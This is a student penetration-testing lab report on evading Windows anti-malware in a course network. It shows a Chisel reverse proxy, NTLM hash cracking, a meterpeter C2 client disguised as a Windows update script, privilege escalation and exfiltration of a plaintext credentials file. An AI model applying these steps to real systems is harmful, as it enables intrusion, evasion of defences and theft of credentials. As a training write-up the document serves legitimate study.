Ex0c0 Report

Benjamin Ruddy

2022-11-15

Contents


Goal

The goal in this exercise was to evade Windows anti-malware by using a new PowerShell tool that gives meterpreter-like capabilities.


Attack Narrative

Setting up the Chisel proxy


Our target in this exercise is the `books.artstailor.com` host, but due to the current configuration of Art's network, we cannot access it from our Kali machine. Instead, we will set up a Chisel proxy through our compromised Windows host (`costumes.artstailor.com`), similarly to Ex0b0, using the new local admin account that they added to the machine:



```
┌──(kali㉿kali)-[~]
└─$ rdesktop -g 80% -r disk:tmp=/tmp/rdpfolder 217.70.184.3 -u pr0b3 -p H4ckB4ckJ4ck
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exce
```



```
┌──(kali㉿kali)-[~/Chisel]
└─$ ./chisel server -p 8000 --reverse --socks5
2022/11/13 17:20:58 server: Reverse tunnelling
2022/11/13 17:20:58 server: Fingerprint u1vZv/
2022/11/13 17:20:58 server: Listening on http:/
```




```
PS C:\Windows\system32> cd 'C:\Program File'^C
PS C:\Windows\system32> cd C:\Users\pr0b3\Desktop\
PS C:\Users\pr0b3\Desktop> .\chisel-x64.exe client 172.24.0.11:8000 R:1080:socks
2022/11/13 21:24:02 client: Connecting to ws://172.24.0.11:8000
2022/11/13 21:24:02 client: Connected (Latency 4.2785ms)
```

Gaining RDP access with past credentials


With our Chisel proxy configured, we can now make contact to the books machine over the network using Proxychains. However, we want to be able to gain desktop/terminal access on the machine, and as it turns out, the 's.wilkins' account that we previously compromised does not have the permissions to do so, and the 'pr0b3' account is an account local to the costumes machine.

As such, we turn our attention to a different account, this one having been compromised in Ex0a0 by cracking its NTLM hash:




```
kali@kali: ~/ex090_all ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (d.darkblood)
1g 0:00:00:01 DONE (2022-10-30 22:47) 0.6849g/s 9824Kp/s 9824Kc/s 56817KC/s  _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Using these credentials, we are able to RDP into books.artstailor.com by logging into the local account `d.darkblood`:



```
kali@kali: ~ ×   kali@kali: /tmp/veilfolder ×
┌──(kali㉿kali)-[~]
└─$ proxychains rdesktop -g 80% -u d.darkblood -p [redacted] books.artstailor.com -r disk:veilfolder=/tmp/veilfolder/
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
```



```
Command Prompt
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Users\d.darkblood>whoami
books\d.darkblood
```


Attempting to execute the Veil payload

Upon gaining RDP access to books through proxychains, we do as Hank instructed and attempt to test a Veil payload he generated. Ideally, we should be able to start a handler for this payload in the Metasploit CLI by running

```
resource /var/lib/veil/output/handler/ps1.rc
```

and then receive a connection after running the payload itself on the victim machine.

Unfortunately, Windows AMSI does not let this payload slip past:



1 Interrupted Action


An unexpected error is keeping you from copying the file. If you continue to receive this error, you can use the error code to search for help with this problem.

Error 0x800700E1: Operation did not complete successfully because the file contains a virus or potentially unwanted software.


ps1
Type: Windows Batch File
Size: 2.82 KB
Date modified: 11/14/2022 5:41 PM

Meterpeter

In order to tackle our problem of Windows AMSI detection, we now look towards `meterpeter`, a C2 framework with capabilities similar to Metasploit's Meterpreter, but with the claim that it is not yet recognized by Windows anti-malware detection.



kali@kali: ~/git/meterpeter
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~/git/meterpeter
kali@kali: ~

```
Author: @ZHacker13 &('r00t-3xp10it') - SSA_redteam @2022 V2.10.12

  Command     Description
  -------     -----------
  Info        Remote host system information
  Session     Meterpeter C2 connection status
  AdvInfo     Advanced system information sub-menu
  Upload      Upload from local host to remote host
  Download    Download from remote host to local host
  Screenshot  Capture remote host desktop screenshots
  keylogger   Install remote host keyloggers sub-menu
  PostExploit Post Exploitation modules sub-menu
  NetScanner  Local LAN network scanner sub-menu
  Pranks      Prank remote host modules sub-menu
  exit        Exit rev_tcp_shell [server+client]

 - Local Host: 172.24.0.11
```




```
Get-Content: /home/kali/git/meterpeter/meterpeter.ps1:669
Line |
 669 |      $GetShortenUrl = Get-Content -Path "$Env:TMP\sHORTENmE.meterpeter"
     |                       ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | Cannot find path '/sHORTENmE.meterpeter' because it does not exist.

[i] Shorten Uri  :
Remove-Item: /home/kali/git/meterpeter/meterpeter.ps1:671
Line |
 671 |      Remove-Item -Path "$Env:TMP\sHORTENmE.meterpeter" -Force
     |      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | Cannot find path '/sHORTENmE.meterpeter' because it does not exist.

[*] Listening on LPort: 1338 tcp
```

Upon establishing this meterpeter server, a client file in the form of a Powershell script is generated. We simply copy this over to the books machine and run it to establish a connection between the hosts:



```
nd
PS C:\Users\d.darkblood\Desktop> Powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\d.darkblood\Desktop> .\Update-KB5005101.ps1
-1
```




```
   DomainName     : BOOKS
   RemoteHost     : 217.70.184.3
   BootUpTime     : 11/15/2022 12:29:27 AM
   RegisteredUser : Admin
   OP System      : Microsoft Windows 10 Pro N
   OP Version     : 10.0.19043
   Architecture   : 64-bit
   WindowsDir     : C:\Windows
   SystemDir      : C:\Windows\system32
   SerialNumber   : 00331-90000-00001-AA417
   WorkingDir     : C:\Users\d.darkblood\AppData\Local\Temp
   ProcessorCPU   : AMD64 Family 23 Model 49 Stepping 0 AMD64 Family 23 Model 49 Stepping 0


Disabled Name                 PasswordRequired PasswordChangeable
-------- ----                 ---------------- ------------------
   False a.turing                         True               True
   False Admin                           False               True
    True Administrator                    True               True
   False d.darkblood                      True               True
   False debbie                           True               True
    True DefaultAccount                  False               True
    True Guest                           False              False
    True WDAGUtilityAccount               True               True



 - press 'Enter' to continue ..
```

Privilege escalation, file exfiltration

As per our instructions, we want to exfiltrate any file belonging to a user on the victim host. Unfortunately, the permission of our current user, d.darkblood, do not allow us to view other users' files. As such, we opt to use the PowerDown Powershell module to create a local admin account.


Following the exact same steps as detailed in Ex090, we now have local admin access to the books machine:




Administrator: Windows PowerShell

```
PS C:\Windows\system32> whoami
books\probe
PS C:\Windows\system32> _
```

We can now see all user files on the machine. Below are all the files that were obtained that contained sensitive data or useful information:




```
:meterpeter:Download> Start
- Download Remote File: C:\Users\d.darkblood\Applications\UsefulFacts

  Status   File Path
  ------   ---------
  saved    /home/kali/git/meterpeter/UsefulFacts


- press 'Enter' to continue ..
```




```
 :meterpeter> cat Usefulfacts

Rabies virus infection, regardless of the variant or animal reservoir, is
fatal in over 99% of cases, making it one of the world's most deadly
diseases. There is no treatment once signs or symptoms of the disease begin
and the disease is fatal in humans and animals within 1-2 weeks of symptom
onset. If you are bitten by a bat or other animal that may have rabies,
you need to be vaccinated! Don't delay!

The population of the Kansas City metropolitan area about 2 million.

Kansas City Area Code 816 (Missouri) or 913 (Kansas).

Glaciers and ice sheets hold 69% of the world's fresh water (for the moment).

One in 5,000 north Atlantic lobsters are born bright blue.

Australia is wider than the moon.

A shrimp's heart is in its head.

Colorectal cancer screening can find precancerous polyps so they can be
removed before they turn into cancer. This can prevent colorectal cancer.

It is illegal to fee pigeons on the sidewalks and streets of San Francisco.
The smoke from burning oleander bushes is poisonous. Don't burn them!

Peanuts can be used to make dynamite.

Keeping your hands clean can prevent 1 in 3 diarrheal illnesses and 1 in 5
respiratory infections such as cold and flu.

A complete vaccine series has a clinical efficacy of virtually 100% for
tetanus and 97% for diphtheria. A complete series is 3 doses for people
7 years or older and 4 doses for children younger than 7.

Key 13 is KEY013-qf/UZuKos+DzV6otOTktjg== in case you were wondering.


 - press 'Enter' to continue ..
```

As seen in the file above, KEY013 was found. For the following findings, Windows Explorer was used instead of the meterpeter command line for easier navigation. The download of the files, though, was facilitated by meterpeter.



C:\Users\a.turing\Documents

Name	Date modified	Type	Size
creds	11/3/2022 9:58 AM	File	1 KB



```
 :meterpeter> cat C:\Users\a.turing\Documents\creds

Gatorlink:Wait'llNextYear
Amz:TheEscapingClub
Schwab:Don'tDiscountMyMoney
Insta:P1xandmoarPix
TikTok:ClockWork0range
FB:SooooooooMeta
Windows:1AmAGreatComputerScientist
Linux:What,MeWorry?
game:KEY014-FcprCcTka73NJoT6cz80DA==



 - press 'Enter' to continue ..
```

On top of KEY013, KEY014 was also foudn as seen above.

MITRE ATT&CK Framework TTPs

TA0011: Command and Control

- **T1090:** Proxy
    - **.001:** Internal Proxy

TA0010: Exfiltration

- **T1041:** Exfiltration over C2 channel
    - **N/A:** N/A